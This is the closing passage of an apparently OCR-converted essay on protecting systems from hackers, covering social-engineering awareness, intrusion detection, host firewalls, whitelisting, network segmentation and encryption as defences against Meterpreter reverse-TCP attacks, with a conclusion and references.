


6. **Be aware of social engineering scams and tactics**: Social engineering is a technique used by hackers to trick you into revealing your personal information or login credentials. Be wary of suspicious emails, phone calls, or messages that ask you to disclose personal information or click on links. Look out for tell-tale signs of social engineering scams, such as urgency, fake promises, and unsolicited requests.


7. **Use intrusion detection and prevention systems**: Intrusion detection and prevention systems (IDPS) are designed to monitor your network and detect any suspicious activity. IDPS can detect and prevent attacks, including those that use the Window/Meterpreter/Reverse_TCP payload. Make sure that you have an IDPS installed and configured correctly to protect your system.



8. **Use host-based firewalls**: A host-based firewall is a type of firewall that runs on a single computer. A host-based firewall can help prevent unauthorized access to your computer and can block traffic associated with Windows/meterpreter/reverse_tcp attacks. A host-based firewall can also provide additional protection against malware that may try to communicate with command-and-control servers.




9. **Implement application whitelisting**: Application whitelisting is a security technique that allows only approved applications to run on your system. This can help prevent the execution of malicious applications that may be used in Windows/meterpreter/reverse_tcp attacks. Whitelisting can be implemented at the operating system level or at the application level.




10. **Implement network segmentation**: Network segmentation is the practice of dividing a network into smaller subnetworks. By implementing network segmentation, you can limit the

scope of a Windows/meterpreter/reverse_tcp attack. If an attacker gains access to one segment of your network, they will be unable to move laterally to other segments.



11. **Use secure protocols and encryption**: Secure protocols such as HTTPS and SSH can help prevent eavesdropping and man-in-the-middle attacks. Encryption can also be used to protect data in transit and at rest. By using secure protocols and encryption, you can protect your data from being intercepted or stolen by attackers.



Conclusion

Hacking has become a significant concern for businesses and individuals in today's technological landscape. It is almost certain that any given company will suffer a data breach at some point, and the pressure to keep up with the rapidly evolving technology industry often leads to carelessness in securing computer systems. As a result, users and developers must be able to see the underlying flaws and vulnerabilities in the systems they employ if they are to perfect them.

One of the biggest challenges in securing computer systems is keeping them up-to-date. Outdated software can have known vulnerabilities that malicious hackers can exploit to gain access to the system and cause damage. Therefore, it is essential to keep systems updated and to act promptly on updates to address any vulnerabilities.

While malicious hacking is a major concern, ethical hacking should be encouraged as it can lead to research, innovation, and technological breakthroughs. Ethical hackers use their knowledge and skills to identify vulnerabilities in computer systems and provide recommendations for improvement. By working collaboratively with developers and security professionals, ethical hackers can help prevent malicious hacking attempts.

Protecting oneself from the threat of hackers does not require advanced technological skills. Instead, it is essential to exercise caution and be aware of potential vulnerabilities. This means being careful about what we install on our devices, what permissions we give to applications, what attachments we open from emails or other messages, and what links we click. By taking preventive measures, we can protect ourselves and our businesses from the threat of hackers.

In conclusion, hacking is a serious concern for any business or individual that uses technology. However, by being aware of potential vulnerabilities and taking preventive measures, we can protect ourselves and our businesses from malicious hacking attempts. Additionally, ethical hacking should be encouraged as it can lead to advancements in technology and help prevent future security breaches

References

- A study conducted by MIT: Potter, M. C., & Faulconer, B. A. (1975).

  Time to understand pictures and words | Nature (Last Accessed 13th May 2023 at 22:00)

- A report by HubSpot:

  https://blog.hubspot.com/marketing/visual-content-marketing-strategy (Last Accessed 12th May 2023 at 15:00)

- Increased usage of Online Coupons | Coupon Emails: 6 Great Examples and Best Practices (Last Accessed 14th May 2023 at 10:00)
- Social Engineering (Last Accessed 14th May 2023 at 10:00)

  https://www.imperva.com/learn/application-security/social-engineering-attack/

- https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/windows/meterpreter/reverse_tcp.md (Last Accessed 13th May 2023 at 20:00)
- Cybersecurity Awareness

  https://spanning.com/blog/cybersecurity-awareness (Last Accessed 13th May,2023 at 21:00)

- Internet Safety

  https://www.chubb.com/us-en/individuals-families/resources/6-ways-to-protect-yourself-from-hackers.html (Last Accessed 10th May 2023 at 18:00)

- Malicious Archive Files
  https://www.techtarget.com/searchsecurity/news/252527865/Archive-files-become-preferred-format-for-malware-delivery (Last Accessed 14th May 2023 at 20:00)
- Case Study| Email malware disguised as coupon offers

  https://www.google.com/amp/s/www.cnet.com/google-amp/news/e-mailed-malware-disguised-as-group-coupon-offers-on-the-rise/ (Last Accessed 14th May,2023 at 14:00)

- Study of Meterpreter Post Exploitation | https://www.sans.org/white-papers/35537/ (Last Accessed 14th May,2023 at 16:00)